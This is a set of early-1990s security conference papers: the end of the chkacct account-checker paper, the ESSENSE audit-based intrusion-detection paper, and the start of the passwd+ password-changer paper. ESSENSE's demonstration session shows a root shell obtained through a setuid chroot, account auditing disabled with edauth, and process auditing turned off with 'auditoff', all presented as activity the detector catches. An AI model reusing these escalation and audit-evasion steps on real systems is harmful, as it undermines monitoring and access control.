Apart from a handful of thank-you letters from our customers, we heard virtually no response from our customers about *chkacct*. Usually the thank-you letters, which were not archived, consisted of appreciation for informing them of the problems in their accounts. There was one interesting complaint letter, in which the customer, after receiving a warning letter about world writable login files in his account, replied to me saying that neither he nor his lab T.A. had heard of either *chkacct* or me. He added that since it was the end of the semester his account was going away anyway and he did not care what happened to it. This is the only negative reaction I have seen so far and it probably could have been avoided with a bit more education.

11. Conclusions

Chkacct has an important limitation to be aware of: it is only useful on a system where the security of the "super-user" has not been compromised. Therefore, the security of the "super-user" is necessary for *chkacct* to be of any use. This seems to imply that *chkacct* will never be useful, but that is not the case. Indeed, file permissions are altogether useless when the "super-user" has been compromised, and therefore not just *chkacct* but many other issues are then moot. Many of the problems seen here at Purdue with regards to account security are easily solved with *chkacct* in that they are often a result of a lack of knowledge on the part of the customer. *Chkacct* performs a large part of the time-intensive work of educating the customer and fixing the problem. We will continue to recommend that our customers use it.

12. Availability

The *chkacct* package is now distributed with COPS. However, one may pick up the most recent version of *chkacct* via anonymous ftp at cc.purdue.edu (128.210.9.2) in *pub/chkacctv1.1.tar.Z*.

BIBLIOGRAPHY

- Peter G. Neumann, Donn B. Parker, "A Summary of Computer Misuse Techniques," *Proceedings of the 12th National Computer Security Conference*, October 10-13, 1989.
- W.V. Maconachy, Ph. D., "Computer Security Education, Training, and Awareness: Turning a Philosophical Orientation into a Practical Reality," *Proceedings of the 12th National Computer Security Conference*, October 10-13, 1989.
- Dennis F. Poindexter, "Security Awareness: Making It Happen," *Proceedings of the 11th National Computer Security Conference*, October 17-20, 1988.
- Dorothy E. Denning, Peter G. Neumann, Donn B. Parker, "Social Aspects of Computer Security," *Proceedings of the 10th National Computer Security Conference*, September 21-24, 1987.
- Daniel Farmer and Eugene H. Spafford, "The COPS Security Checker System," *Proceedings of the Summer Usenix Conference*, pp. 165-170, June, 1990.

ESSENSE: An Experiment in Knowledge-Based Security Monitoring and Control

Eduardo M. Valcarce
Gary W. Hoglund
Lisa Jansen
Linda Baillie

*Digital Equipment Corporation
Artificial Intelligence Technology Center
111 Locke Drive
Marlboro, MA 01752, USA*

Abstract

In order to provide a secure computing environment, many operating systems today (e.g. ULTRIX, VMS¹) include the capability of generating an audit-trail of user activity. The nature of the information produced by the audit subsystem typically makes analysis and interpretation of audit logs difficult. A large volume of low level information is generated, particularly in UNIX² operating systems. In addition, audit-trails of multiple user sessions are interleaved. While no "relevant" information should be overlooked, "relevant" is a time-varying attribute and the definition of "relevant" must allow for customization. Keeping up with the audit-trail in real-time is infeasible unless the process is automated. The ESSENSE research prototype is the result of an advanced development effort applied to Digital Equipment Corporation's ULTRIX operating system. It performs rule-based analysis of the output of the audit subsystem to recognize and respond to security-relevant activity.

The ESSENSE approach monitors an audit-trail generated at the system call level and recognizes higher-level, security-relevant actions. Related actions are identified and grouped into sets representing a stream of logically connected events. A rule-base analyzes the sets of events and generates responses. The approach allows detection of actions that may be attempts to subvert the security policy of an installation, and collects auxiliary information necessary for making decisions. ESSENSE communicates significant activity to system management, and can take countermeasures directly.

We describe the architecture developed, and provide an example of the functionality. Alternative approaches are discussed and compared.

1 Introduction

The Trusted Computer System Evaluation Criteria for the United States Department of Defense [1,2] and the European IT Security Evaluation Criteria (ITSEC) [3] define requirements for varying levels of security. In order to be designated class C2 (ITSEC class F2) or higher, an

¹ ULTRIX and VMS are registered trademarks of Digital Equipment Corporation

² UNIX is a registered trademark of UNIX System Laboratories, Inc.

operating system must include discretionary protection mechanisms and be capable of generating an audit-trail of accesses to system objects.

A properly configured C2 (ITSEC F2) system can resist attack, but is vulnerable to attacks by skilled penetrators or authorized users. Effective monitoring of the audit-trail permits detection of attempts to bypass protection mechanisms or to otherwise misuse the system. Anderson [4] has proposed three types of security threats generally addressable by audit-trail analysis:

1. External penetrators (who are not authorized to use the computer).
2. Internal penetrators (who are authorized to use the computer but not the data, program, or resource accessed) including :
 - a. Masqueraders (who operate under another user's ID and passwords)
 - b. Clandestine users (who evade auditing and access controls)
3. Misfeasors (who are authorized to use the computer and resources accessed but misuse their privileges).

Timely response to these types of threats is critical to ensuring overall system security. Analyzing such an audit-trail, however, is tedious, and may be difficult given a large volume (megabytes per day) of data. The ULTRIX operating system, like other UNIX operating systems, generates audit-records at a fine level of granularity like the system call (syscall) level. This fact adds to the complexity of the task.

This paper describes a research prototype named ESSENSE and covers the following:

- A discussion of the requirements for performing manual audit-trail analysis and the alternative of using an expert system approach.
- A functional and architectural description of a security monitor implemented using such an approach along with implementation details and an example.
- A review and comparison of other approaches to automating the process.
- Some results and conclusions are presented that establish the usefulness of a knowledge-based approach.

2 Security Analysis of an Audit-trail

Manual analysis of the information in an audit-trail can prove to be a difficult task because:

1. Audit information is generated at a low level of granularity; i.e., at the syscall level.
2. The audit-trails of multiple sessions and users are interleaved.
3. There is generally a large volume of information to contend with.

In analyzing the audit-trail, one looks for actions that may indicate attempts to compromise system security. Such security-relevant activity, however, may be caused by unsuspecting innocent users. In order to recognize the user actions that generated a stream of audit-records, the records must be viewed in the context in which they occur. Also, the audit stream by itself may not contain sufficient information to categorize an action. Finally, related events may occur widely separated in the audit log and logical connections may not be evident.

In addressing these problems, we first defined classes of user actions that are relevant to the security of a system. Examples of security-relevant actions include: account modification, audit

state modification, privileged process creation, and accesses that modify or delete objects. Then, specific unusual or suspicious actions within a class were identified. Examples include: attempts to modify system files or the execution of an unrecognized program that modifies the process' UID. The system implemented can recognize those unusual actions from the audit-trail, and apply investigative methods for analysis as described below.

3 Functional Description

ESSENSE performs real-time, rule-based analysis of the output from the ULTRIX audit subsystem to recognize and respond to security-relevant activity. Specifically, it:

- Detects actions that may be attempts to subvert the security policy of an installation
- Collects auxiliary information necessary for making decisions
- Communicates significant activity to system management
- Can take countermeasures directly

ESSENSE comprises four modules with the following functions:

- Event Recognition
- Event Association
- Event Analysis
- Event Response

Each module contains a separate rule set. Figure 1 shows the main functional modules and the data spaces they maintain.

The primary input to the security monitor is the stream of operating system generated audit-records. The Event Recognition module maps audit-records into a predefined set of higher level events. Those events which are recognized as being security-relevant, termed *security-events*, are saved for further analysis. ESSENSE initializes the operating system audit state based on the security-events specified by the user.³ Event Recognition is also responsible for detecting security-relevant access to critical files. Critical file objects represent those files on the local system that bear monitoring for potential misuse.

The Event Association module compares security-events in the input stream to previously saved events in order to recognize logically related activity. All related events are associated into sequences, termed *cases*⁴. Each case represents a separate thread of activity. The advantages of splitting the event stream into separate cases are threefold. First, real threats can be more easily distinguished from innocent behavior. Second, the case provides a context within which to assess individual user actions. Finally, the cases provide a basis for presenting summary and status information. For each case, a set of security-event attribute values, termed *case-profiles*, serves to identify the related features of the events *filed* to the case. As events are filed to a case, the security-event's identifier is added to the case *history-list*.

The Event Analysis module gathers additional information that is not present in the audit-record stream. For example, if an event indicates that a modification was made to a user's authorization

³ Here, user means the user of ESSENSE who is expected to be a system or security manager. In this paper, where the more traditional meaning of the term user is intended, it is clear from the context.

⁴ "Case" and associated terms used in this paper are derived from criminology.


```
graph TD
    AR[Audit Records] --> ER([Event Recognition])
    ER --> EA([Event Association])
    EA --> EV([Event Analysis])
    EV --> ERsp([Event Response])
    ERsp --> AMC[Alarms, messages, countermeasures]
    
    subgraph UserSpecifiedData [user specified data]
        SSS[Security-event specifications]
        CFOB[Critical-file object base]
        COB[Countermeasure object base]
    end
    
    subgraph ESSENCEMaintainedData [ESSENCE maintained data]
        Cases
        CP[Case-profiles]
        HL[History-list]
    end
```

The diagram illustrates the ESSENCE architecture. It features a central vertical flow of four ovals: "Event Recognition", "Event Association", "Event Analysis", and "Event Response", connected by downward arrows. Above the first oval is the input "Audit Records", and below the last oval is the output "Alarms, messages, countermeasures". To the left of the central flow is a box labeled "user specified data" containing three stacked rectangular blocks: "Security-event specifications", "Critical-file object base", and "Countermeasure object base". To the right is a box labeled "ESSENCE maintained data" containing three stacked rectangular blocks: "Cases", "Case-profiles", and "History-list".

The Event Response module controls the execution of countermeasures and updates the amount of time a case will remain open. Once a case is opened it does not remain open indefinitely, rather a case lifetime is established and then modified periodically based on the amount of activity related to the case and the nature of the security-events. The actions taken by this module and the case update times are customizable via the ESSENSE configuration file.

Audit-records are generated by the ULTRIX operating system for all supported system calls (syscalls) and trusted events. ESSENSE manages the interface to the audit subsystem with regard to which syscalls and trusted events are initially audited. The selection of syscalls and trusted events is determined by the higher level security-event types requested in the ESSENSE configuration file. Each security-event type maps into a constituent set of lower level system

calls or trusted events. The security-event to syscall/trusted-event mapping operation results in an initial system audit level that is remembered by ESSENSE. The audit level may be dynamically increased as ESSENSE responds to current activity. For example, a write to a system executable would result in increased auditing to trap the execution of the modified utility.

Modification to the audit level by an external source (e.g. system manager) is compared to the ESSENSE desired level of auditing. Increases to the level of auditing are acceptable. The additional audit-records are simply ignored by ESSENSE. Auditing decreased below the ESSENSE desired level is not acceptable and will result in a reset of the audit level to the minimum desired state.

An ESSENSE initiated request causes the auditor to periodically flush kernel and trusted subsystem audit-records to a log file. The updated audit log file is read in near real time by an ESSENSE daemon. Uninteresting audit-records are eliminated by a low level filtering mechanism designed to minimize impact on resources. The daemon-maintained filter is dynamically updated to reflect changes in the type of security information desired by ESSENSE. Audit-records passing through the filter are forwarded to a separate process for potential conversion to security-events.

3.2 Security-Events and Cases

A security-event is the unit of security-relevant activity recognized and analyzed by ESSENSE. The thirteen security-event types described below are recognized and handled.

Security Event Type	Definition
access-control-event	- a change to the protection mask on a file
account-auth-event	- a creation or modification of a user account
audit-subsystem-event	- a change to the audit subsystem; this includes queries of the auditor, starting and stopping of auditing, and changes to system or process audit masks
breakin-event	- defined as five login failures
database-auth-event	- a read of an authorization database file
file-transfer-event	- a copy to or from a remote host
logfail-event	- a failed attempt to login
login-event	- a successful login
object-access-event	- an access to a file or device; includes security-relevant successful and failed attempts. Includes reads, writes, creates, links, deletes, and moves.
privileged-process-creation-event	- gaining of privilege by changing a process' uid to root; this is recognized by the execution of a setuid program that is not registered with ESSENSE as a critical file
process-id-change-event	- a change in the audit id of a process
process-termination-event	- a process exit
program-execution-event	- an image execution

These security-event types represent in a generic fashion security-relevant activity. Generally a security-event is identified by a single audit-record. For example, an *object-access-event* is created when an *open* audit-record is processed. Other system calls such as *rename* and *create* are also mapped to *object-access-events*. However, a security-event may contain information from multiple audit-records. A *file-transfer-event* maps to a sequence of four system calls: *execve*, *bind*, *connect*, and *open*. A security-event may also contain information which was not provided by the audit-trail, rather was retrieved by the Event Analysis rules.

Each security-event is of a type corresponding to the class of activity it represents, and has attributes which vary depending on the event type. A security-event corresponds to a discrete user action. Figure 2 shows an example.

privileged-process-creation-event-32	
audit-id	: 497
user-id	: 497
process-id	: 20882
username	: emv
node-name	: finks.dlb.dec.com
file-device	: 5398
file-id	: 8193
object-name	: /usr/bin/chroot
device	: 5122
time	: Tue Jul 14 16:09:21 1992

Fig. 2 Security-event resulting from execution of /usr/bin/chroot with file being setuid to root.

A subset of the possible security-event attributes serves to create the case-profiles used as keys to associate logically related events. The highlighted attributes shown in Fig. 2 would be used as case-profiles for the *privileged-process-creation-event*. The history-list of events and the set of case-profiles form a case. The set of attributes that are possible profile types include:

- audit-id - a unique id assigned at session start time
- process-id - identifies a process
- username - user's name from the authorization database
- user-id - identifies the effective user
- object-name - object involved, usually a filename
- device - identifies device the session is connected to
- node-name - for remotely initiated actions, the name of the remote node

When starting a case, ESSENSE creates a set of case-profiles from the relevant attribute values. As each security-event is processed, the profiles for each case are matched against each of the fields in the event. When a match is found, the security-event is filed to the case and the set of case-profiles is updated. If no match is encountered, a new case is started. Fig. 3 illustrates an example case that evolved from the activity presented in section 4 titled "Example Scenario".




Fig. 3 Example of a case showing two events and four profiles. One security-event is expanded to show detail. The account-auth-event corresponds to a modification of user account *gwh* made by user *emv* with an effective uid of 0. The modification made disabled auditing on the *gwh* account.

3.3 Configuration

The monitoring function provided by ESSENSE can be configured in a number of different dimensions. The security monitoring policy of a site is enforced by defining the following items in the ESSENSE configuration file:

- Critical file access
- Amount of time to monitor suspicious activity
- Countermeasure activation
- Security manager notification

Critical files are those files important to the operation of the system. Generally these include operating system utilities, device files, log files, and system configuration files, but can also include application specific files. The monitor looks for attempted or improper access to these files. The type of file often dictates the type of access that may be considered suspicious. For

example, a write to an executable critical file could indicate the implantation of a virus or Trojan horse.

As described in the previous section, events representing logically connected activity are filed to cases that have matching profile information. The filing action causes the lifetime of the case to be adjusted. The initial lifetime of a case, as well as the amount of time used in the adjustment of a case's lifetime, is specified by the user in the configuration file by the type of security-event. Total case lifetime adjustment is based on a combination of the class of security-event as well as any resulting countermeasure activation as described below.

Countermeasures are taken in response to particular security-relevant activity. Countermeasures implemented by ESSENSE include:

- Terminating a user session including child processes
- Resetting system auditing after an unacceptable modification
- Resetting an unacceptable modification to account auditing
- Notifying the security manager

These countermeasures are selected for activation based on the current security-event. ESSENSE employs two methods to select countermeasures. Using one method, the Event Analysis module applies internally encoded heuristics to recommend countermeasures to be taken in response to current security-relevant activity. For example, if a user terminates process level auditing in ULTRIX, ESSENSE recommends the termination of the user session since no mechanism exists to reactivate process level auditing.

The ESSENSE user can, using the configuration file, indicate which of the ESSENSE recommended countermeasures can be taken in response to specific activity. The set of allowable countermeasures is specified for each security-event type. This permits user control over the countermeasures ESSENSE would take, given total freedom.

The second method provides greater tailoring. The ESSENSE user may specify the activation of countermeasures based on the type of security-event coupled with particular attributes, and/or the security-event's time of occurrence. For example, using this capability, ESSENSE could be programmed as follows:

Activity	Response
Logfail on the root account at night or on a weekend	Notify security manager
Termination of system level auditing	Terminate perpetrators session
A write to the <i>/etc/hosts.equiv</i> file	Notify security manager

By using these tailoring capabilities, the user can define a spectrum of response authority for ESSENSE. At one extreme of the spectrum, all security-events contain an empty set of allowable countermeasures, and no specific countermeasures based on attributes or time have been defined by the user. In this case, ESSENSE is reduced to a passive observer that simply monitors and filters the audit-stream. At the other extreme of the spectrum, ESSENSE can be programmed to perform as a fairly autonomous agent.

3.4 Rule-base Usage

ESSENSE performs much of its processing and analysis through the execution of a forward-chaining rule-base. The use of the rule interpreter provides a degree of power and flexibility that would be difficult to achieve with traditional procedural programming methods. The use of a forward-chaining inferencing mechanism is particularly appropriate where data are well represented by objects (or templates or frames) as in ESSENSE. ESSENSE often has to account for a large number of possibilities or make a large number of comparisons. Such situations also lend themselves well to rule-based processing.

ESSENSE is written in a combination of the C language and CLIPS⁵. In order to facilitate the development and maintenance of the rule-base, it is partitioned into multiple rule sets. Each module that uses CLIPS defines a set of rules separate from those of other modules. Control-facts ensure that only one module is active at a time, and determine which rules are eligible to match.

The rule sets in ESSENSE perform the following functions:

- Map audit-records into generic security-events
- Recognize exceptions to actions that might otherwise be taken as security-relevant
- Associate security-events with each other (into cases)
- Initiate requests for information to help augment data from the audit-trail
- Select responses and match security-events with countermeasures
- Decide when and how often to notify an authority and what information to report

The Event Analysis rule set considers, for the most part, single instances of a security-event. The use of a rule-base, however, allows the flexibility to easily extend functionality by considering combinations or sequences of events.

4 Example Scenario

The following example illustrates the tracking actions and countermeasures taken by ESSENSE. Fig. 4 shows an excerpt of a terminal session and Fig. 5 shows the resulting log file information generated by ESSENSE.

In this scenario user **emv** logs in to node **finks** from node **pharao** and executes an image that has its mode set to be setuid to root. This action is recognized as a *privileged-process-creation*, and results in a case with the following profiles.

CASE-497

process-id: 10152
audit-id: 497
username: emv
device: 5123

emv then executes the ULTRIX edauth program to modify user account **gwh**. The modification (not shown) changes account **gwh** to disable auditing. This action is reported as an *account-auth-event* and as the log file shows, ESSENSE modifies the account back to its original

⁵ CLIPS is a C language embeddable rule-based engine developed by the Software Technology Branch, NASA-Lyndon B. Johnson Space Center.

state. The profile set is updated to:

CASE-497

process-id: 10152
audit-id: 497
username: emv
device: 5123
username: gwh
audit-id: 333

emv then logs out and logs back in under account **gwh**. This login is considered significant as the username matches an existing case-profile, thus the event becomes part of the history of the case being tracked. **gwh** gains privilege and executes image *auditoff* which dynamically turns auditing off for the current process. This is reported as an *audit-subsystem-event*, and ESSENSE terminates the terminal session.

5 Evaluation and Comparison to Other Approaches

A common approach to automating audit-trail analysis has been to compare users' behavior to a previously constructed statistical profile representing expected behavior [5]. Resource usage statistics are employed to build profiles of users, user groups, and the installation as a whole. The profiles are updated continuously, and activity that significantly deviates from the profiles is flagged as anomalous. The problems with this approach are that users can avoid detection by gradually modifying their behavior, and that no semantics are attached to the activities that are flagged as anomalous.

An alternative approach by Teng [6] uses inductive learning of command usage patterns to predict a user's command stream and thus detect unexpected actions and flag them as anomalous. This approach also requires a training period in order to model users, and can be exploited by a gradual modification of one's pattern of activity.

The approach we have proposed uses general knowledge about operating system security in analyzing the audit-trail. Knowledge about the methods commonly employed in intrusion attempts, general objectives of intruders, and the types of activity generated when an intrusion occurs can be used to detect suspicious behavior.

Employing a knowledge-based approach achieves the following:

- Suspicion of an intrusion is based on the semantics of actions taken by users.
- The state of the audit subsystem can be dynamically adapted to the current security status of the environment. Pertinent information can be queried from the operating system upon detection of an event and used in the analysis.
- Reports can be generated that provide a history of user actions and details that can be used by a human investigator.


```

Script started on Thu Jul 16 14:20:05 1992
pharao:~> rlogin finks -l emv
Last login: Thu Jul 16 13:53:34 from pharao
ULTRIX V4.2A (Rev. 47) System #2: Wed May 6 19:26:40 EDT 1992
UWS V4.2A (Rev. 420)

Property of Digital Equipment Corporation - INTERNAL USE ONLY
UNAUTHORIZED ACCESS IS PROHIBITED

Thu Jul 16 14:21:47 EDT 1992
finks:~> chroot / /bin/sh
# edauth gwh
.
.
.

Warning, no password expiration
Updated auth entry for uid 333.
# exit
finks:~> logout
Connection closed.
pharao:~> rlogin finks -l gwh
Password:

ULTRIX V4.2A (Rev. 47) System #2: Wed May 6 19:26:40 EDT 1992
UWS V4.2A (Rev. 420)

Property of Digital Equipment Corporation - INTERNAL USE ONLY
UNAUTHORIZED ACCESS IS PROHIBITED

Thu Jul 16 14:25:55 EDT 1992
finks:~> chroot / /bin/sh
# auditoff
# Killed
# Killed
finks:~> Connection closed.
pharao:~> exit
exit
script done on Thu Jul 16 14:25:57 1992

```

Fig. 4 Terminal session excerpt for example scenario.

```

*****
Timestamp : Thu Jul 16 14:22:28 1992

Event : privileged-process-creation-event-495
  event time : 14:21:59
  filed to new CASE-497 at 14:22:28

Establish case : CASE-497 for 60 minutes.
  case open until : Thu Jul 16 15:22:28 1992

Privileged process created for user emv.

Event details :
  event-time      Thu Jul 16 14:21:59 1992
  object-name     /usr/bin/chroot
  process-id      10152
  user-id         497

*****
Timestamp : Thu Jul 16 14:24:45 1992

Event : account-auth-event-505
  event time : 14:24:43
  filed to CASE-497 at 14:24:44

Extend case : CASE-497 for 60 additional minutes.
  case open until : Thu Jul 16 16:22:28 1992

Auditing turned off on account gwh by user emv.
  Auditing will be re-enabled.

Turning account auditing on for account id : 333, modified by emv

Mail notification sent to security for event account-auth-event-505.

Event details :
  event-time      Thu Jul 16 14:24:43 1992
  action          modify
  source-account-id 333
  user-id         0

```

Fig. 5 Log file generated for example scenario.

```

*****
Timestamp : Thu Jul 16 14:26:10 1992

Event : login-event-513
  event time : 14:25:54
  filed to CASE-497 at 14:26:10

Extend case : CASE-497 for 10 additional minutes.
  case open until : Thu Jul 16 16:32:28 1992

Login by suspected user gwh from node pharao

Event details :
  event-time      Thu Jul 16 14:25:54 1992
  username        gwh
  remote-node-name pharao
  terminal        tty3

*****
Timestamp : Thu Jul 16 14:26:42 1992

Event : privileged-process-creation-event-547
  event time : 14:26:34
  filed to CASE-497 at 14:26:42

Privileged process created for user gwh.

Event details :
  event-time      Thu Jul 16 14:26:34 1992
  object-name     /usr/bin/chroot
  process-id      10551
  user-id         333

*****
Timestamp : Thu Jul 16 14:27:02 1992

Event : audit-subsystem-event-549
  event time : 14:26:36
  filed to CASE-497 at 14:27:01

Process auditing terminated by user gwh for process id: 10554.
  Requesting session termination.

Terminating session associated with device 5125 and process id 10554

Event details :
  event-time      Thu Jul 16 14:26:36 1992
  action          terminate
  subject         process-audit-state
  status          success
  user-id         0

```

Fig. 5 cont'd Log file generated for example scenario.

6 Results

The security-relevant activity covered within the ESSENSE approach includes the following:

- Login and login failure events
- Modifications to user accounts and the account authorization database
- Modification to a user's audit identifier
- Modifications to the audit subsystem
- Access to system and application critical files
- Creation of privileged processes
- Network transfer of files

Detection of the above security-relevant activity from the operating system's audit-trail, combined with tailorability, creates a useful capability against external penetrators, internal penetrators, and misfeasors. Although not all inclusive, the above coverage provides important protection beyond that afforded by normal C2 security mechanisms.

Denning [7] has defined eight general areas of system vulnerability: breakin, masquerading, penetration, leakage, database inference, Trojan horse, virus, and denial of service. ESSENSE is capable of addressing six of the eight concerns to varying degrees. Database inference and denial of service are not addressed by the ESSENSE model. Masquerading and leakage are addressed in a limited fashion depending on how ESSENSE is configured. Deviations, by a masquerader, from a normal user's behavior is not detected directly. It is plausible, however, that the masquerader will eventually perform operations that attempt to compromise system security or otherwise trigger attention. The resulting security-relevant audit-records will initiate tracking of the masquerader by the case mechanism and closer scrutiny of subsequent actions. Because of their similarities from a detection standpoint, Trojan horses and virus attacks are considered as a single item. With this in mind, Trojan horse/virus attack, breakin, and penetration are areas well addressed by the ESSENSE approach.

Finally, the dynamic monitoring of the operating system audit-trail results in an audit log file that can be rolled over and archived more frequently. This produces an overall decrease in disk space consumption when compared with manual audit-trail analysis.

7 Summary

The application of a knowledge-based approach to system security monitoring proves to be useful and practicable. It allows the recognition of important events, provides meaning to the alarms raised, and allows dynamic generation of appropriate responses to perceived security threats. Thus operating system and audit subsystem parameters can be modified appropriately to match the situation. These countermeasures, along with focused report generation and rapid notification, greatly simplify the security monitoring and analysis task.

8 Future Work

Ample opportunities exist for future work. The enrichment of the expertise embodied in the knowledge-based approach is a fruitful area. This includes depth as well as breadth issues.

Depth applies to the skill level of the penetrator discovered, breadth refers to coverage of all the security relevant mechanisms and entry points present in modern operating system environments.

There also exist many opportunities to combine the approach described in this paper with alternate technologies like those discussed in Section 5. Although we believe enhancing the knowledge base represents a wise expenditure of effort, there are limits to the total coverage that can be provided by such an approach. The other methods are likely to better address the areas of database inference and denial of service while augmenting coverage in the areas of leakage and masquerading. The IDES [5] work has addressed integration of a statistical engine with an expert system component. More work along these lines, especially exploiting the inductive learning of command usage, would be beneficial.

Finally, there is the issue of coverage testing. While something is better than nothing, it is necessary to quantify the effectiveness of any given approach or technology. This area of work would provide the research community and potential user community with the capability to better compare and validate various approaches to the problem.

9 Availability

This paper discusses a research effort carried out by the Digital Services Research Group and the Artificial Intelligence Technology Center within Digital Equipment Corporation. The resulting prototype was developed for a specific version of the ULTRIX operating system and is not available for public distribution. Interested readers may contact the authors for exception under a legally limited arrangement.

10 Acknowledgements

We would like to thank Ming-Yuh Huang and Kamesh Ramakrishna for their original ideas on the subject, the ideas and work by Shawn Mamros and Dave Tenny, and the constructive reviews provided by Mike Carifio, Mark Swartwout, and Dorothy Denning. We would also like to thank John Ekberg and Dave Dumas for their encouragement, and finally, Neil Pundit and all our colleagues in the Artificial Intelligence Technology Center for being supportive and providing a good environment to perform our research.

11 References

- [1] National Computer Security Center. *Department of Defense Trusted Computer System Evaluation Criteria (TCSEC)*. DOD 5200.28-STD, December 1985.
- [2] National Computer Security Center. *A Guide to Understanding Audit in Trusted Systems*. NCSC-TG-001 Version-2, June 1988.
- [3] Commission of European Communities. *Information Technology Security Evaluation Criteria (ITSEC)*. Provisional Harmonized Criteria, Version 1.2, June 1991.
- [4] J. P. Anderson. *Computer Security Threat Monitoring and Surveillance*. James P. Anderson Co., Fort Washington, PA, April 1980.
- [5] T. F. Lunt. *Real-Time Intrusion Detection*. Proceedings, COMPCON, Spring 1989.
- [6] H. S. Teng, K. Chen. *Adaptive Real-time Anomaly Detection Using Inductively Generated Sequential Patterns*. Proceedings of the 1990 IEEE Computer Security Conference, May 1990.

- [7] D. E. Denning. *An Intrusion-Detection Model*. IEEE Transactions on Software Engineering, February 1987.
- [8] M. M. Sebring, E. Shellhouse, M. E. Hanna. *Expert Systems in Intrusion Detection: A Case Study*. Proceedings of the 11th National Computer Security Conference, October 1988.

Anatomy of a Proactive Password Changer

Matt Bishop

*Department of Mathematics and Computer Science
Dartmouth College
6188 Bradley Hall
Hanover, NH 03755*

1. Introduction

The issue of poor user selection of passwords has been discussed in many papers [6][7] and need not be repeated here. Among the techniques used to overcome these problems are random generation of passwords [3], challenge-response techniques [5], key crunching [4], and the examination of user-selected passwords either by cracking them or by analyzing them before allowing the password to be changed. In this paper we look at a program specifically designed to do the latter.

This paper will describe a new version of the UNIX password changing program called *passwd+*. This program provides extensions to both the password changing facility and the password checking facility. The former allows users to be given full responsibility for, and control over, accounts other than their own; the latter allows the system administrators to constrain password selection so that users cannot install passwords deemed easily guessable.

2. Password Changing

The standard UNIX system password changing program *passwd(1)* [8] allows users to change one of three types of information: their password, their login shell, and their user information (called the "GECOS information" here). If password aging is enabled, a user may be unable to change his or her password; however, any user may change his or her login shell or GECOS information at any time. Of course, the superuser may change any user's information at any time.

Different vendors have extended this program in ways appropriate to their environment and configuration; for example, some versions have an option to print out the time until the user's current password expires. These extensions must be allowed for in any replacement program.

In what follows, we describe the relevant components of *passwd+* from a system administrator's point of view. We explain why each feature is present, how it is used, and give several examples.

When *passwd+* starts, it obtains information about the user named on the command line (or the current user) from the password file. In what follows, this will be called the *current information*. All functions are performed upon it, and this information resides in memory until it is written back to the password file.

2.1. User Interfaces

Three interfaces allow the system administrator to replace the current *passwd*, *chsh(1)*, and *chfn(1)* programs transparently to the user. The fourth interface provides an interactive editor for the password, login shell, and GECOS information. In addition, the user can list the current information, obtain help, change the user whose password file information is being edited, and obtain the type and name of the password file being edited.

The interactive interface begins by printing a "message of the day" and then places the user in an interactive mode which has the following commands:

```
exit, xit
    exit without saving changes made to the current information
```

The support of grant NAG 2-628 from the National Aeronautics and Space Administration to Dartmouth College is gratefully acknowledged. Portions of this work were done while the author was visiting the Department of Computer Science at the University of California at Davis, CA.

```

finger, gecos
    change the current GECOS information; the user is prompted as necessary.
help    print a help message
info    print a message naming the current password file, configuration file, and user:
        Current user: bishop
        Current password file: * system *
        Current configuration file: ./Sample/Config
list    print the current information in an easy-to-read format:
        name            bishop
        password hash 3zvvhvQtnxs9r/
        user id        77
        group id        20
        GECOS           Matt Bishop
        home dir        /usr/windsor/bishop
        login shell     /bin/csh
        expires on      *turned off*
        can change on   *turned off*

password
    change the current password; the user is prompted as necessary
quit    exit; if there are unsaved changes, this will give an error message
shell   change the current login shell; the user is prompted as necessary
write   save the current information in the password file.

```

Unknown arguments are passed to a system-dependent routine which can act accordingly. This allows extensions to be added on a per-system (and per-site, if appropriate) basis.

2.2. Configuration File

The actions of the password changing part of the program are controlled by a configuration file; this allows sites to alter the default behavior as desired without having to edit C code and/or recompile the program. Although we shall discuss the specific components of this file below, a few general comments are in order.

The configuration file is read once, when *passwd+* starts. Reading is done by lines, and if the line just read ends with a backslash, the next line is taken as a continuation and is appended. (Because the input is stored dynamically, lines may be as long as desired.) The line is examined to see if it applies to the current user (here, "current user" is the user with the real UID of the process). If not, it is discarded. Otherwise, it is processed.

